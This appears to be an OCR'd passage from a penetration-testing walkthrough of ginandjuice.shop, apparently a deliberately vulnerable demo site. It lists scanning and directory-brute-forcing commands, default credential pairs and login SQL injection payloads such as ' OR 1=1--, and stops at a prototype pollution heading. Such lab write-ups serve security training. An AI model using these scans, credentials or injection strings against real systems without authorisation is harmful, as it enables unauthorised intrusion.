


2.3 Nikto Scan

```
nikto -h ginandjuice.shop -port 80
```

`-h` = Flag for **host** — tells Nikto the target.


`-port 80` = Scan port 80 (standard HTTP).



Find:

- Headers
- Dangerous files
- Old software

2.4 Burp Suite Pro Scan



📄 3. REVIEW WEB CONTENTS


3.1 Inspect Source Code


Look for:


- API keys
- comments
- hidden endpoints
- tokens


3.2 Download JavaScript Files

```
wget -r -A js https://ginandjuice.shop
```




kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
Saving to: 'ginandjuice.shop/resources/js/react-dom.development.js'
ginandjuice.shop/resources/js/react-do 100%[=>] 1.03M 312KB/s in 3.4s
2026-05-16 08:41:12 (312 KB/s) - 'ginandjuice.shop/resources/js/react-dom.development.js' saved [1077021/1077021]
--2026-05-16 08:41:12-- https://ginandjuice.shop/resources/js/angular_1-7-7.js
Reusing existing connection to ginandjuice.shop:443.
HTTP request sent, awaiting response... 200 OK
Length: 195161 (191K) [application/javascript]
Saving to: 'ginandjuice.shop/resources/js/angular_1-7-7.js'
ginandjuice.shop/resources/js/angular_ 100%[=>] 190.59K 825KB/s in 0.2s
2026-05-16 08:41:13 (825 KB/s) - 'ginandjuice.shop/resources/js/angular_1-7-7.js' saved [195161/195161]
--2026-05-16 08:41:13-- https://ginandjuice.shop/resources/js/subscribeNow.js
Reusing existing connection to ginandjuice.shop:443.
HTTP request sent, awaiting response... 200 OK
Length: 3739 (3.7K) [application/javascript]
Saving to: 'ginandjuice.shop/resources/js/subscribeNow.js'
ginandjuice.shop/resources/js/subscrib 100%[=>] 3.65K --.-KB/s in 0s
2026-05-16 08:41:13 (82.2 MB/s) - 'ginandjuice.shop/resources/js/subscribeNow.js' saved [3739/3739]
--2026-05-16 08:41:13-- https://ginandjuice.shop/resources/footer/js/scanme.js
Reusing existing connection to ginandjuice.shop:443.
HTTP request sent, awaiting response... 200 OK
Length: 6307 (6.2K) [application/javascript]
Saving to: 'ginandjuice.shop/resources/footer/js/scanme.js'
ginandjuice.shop/resources/footer/js/s 100%[=>] 6.16K --.-KB/s in 0s
2026-05-16 08:41:13 (57.7 MB/s) - 'ginandjuice.shop/resources/footer/js/scanme.js' saved [6307/6307]
FINISHED --2026-05-16 08:41:13--
Total wall clock time: 11s
Downloaded: 6 files, 1.3M in 4.3s (316 KB/s)


js - Thunar
File Edit View Go Bookmarks Help
kali ginandjuice.shop resources js
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
angular_1-7-7.js
deparam.js
react.development.js
react-dom.development.js
searchLogger.js
stockCheck.js
subscribeNow.js
xmlStockCheckPayload.js



Analyze:


- endpoints,
- secrets,
- API routes.

🗺️ 4. MAPPING EXECUTION PATHS

4.1 Directory Discovery

Gobuster

```
gobuster dir -u https://ginandjuice.shop -w /usr/share/word
lists/dirbuster/directory-list-2.3-medium.txt
```





Discover:


- hidden paths,
- APIs,
- admin pages.

Dirsearch

```
dirsearch -u https://ginandjuice.shop
```








Recursive discovery.

🔐 5. AUTHENTICATION TESTING

5.1 Test Default Credentials

```
admin:admin
admin:password
test:test
```





5.2 Test Login SQL Injection


Payloads:


```
' OR 1=1--
```

```
admin'--
```









6. Vulnerabilities Discovered

6.1 Client-side Prototype Pollution Vulnerability

Affected Page : `/blog`

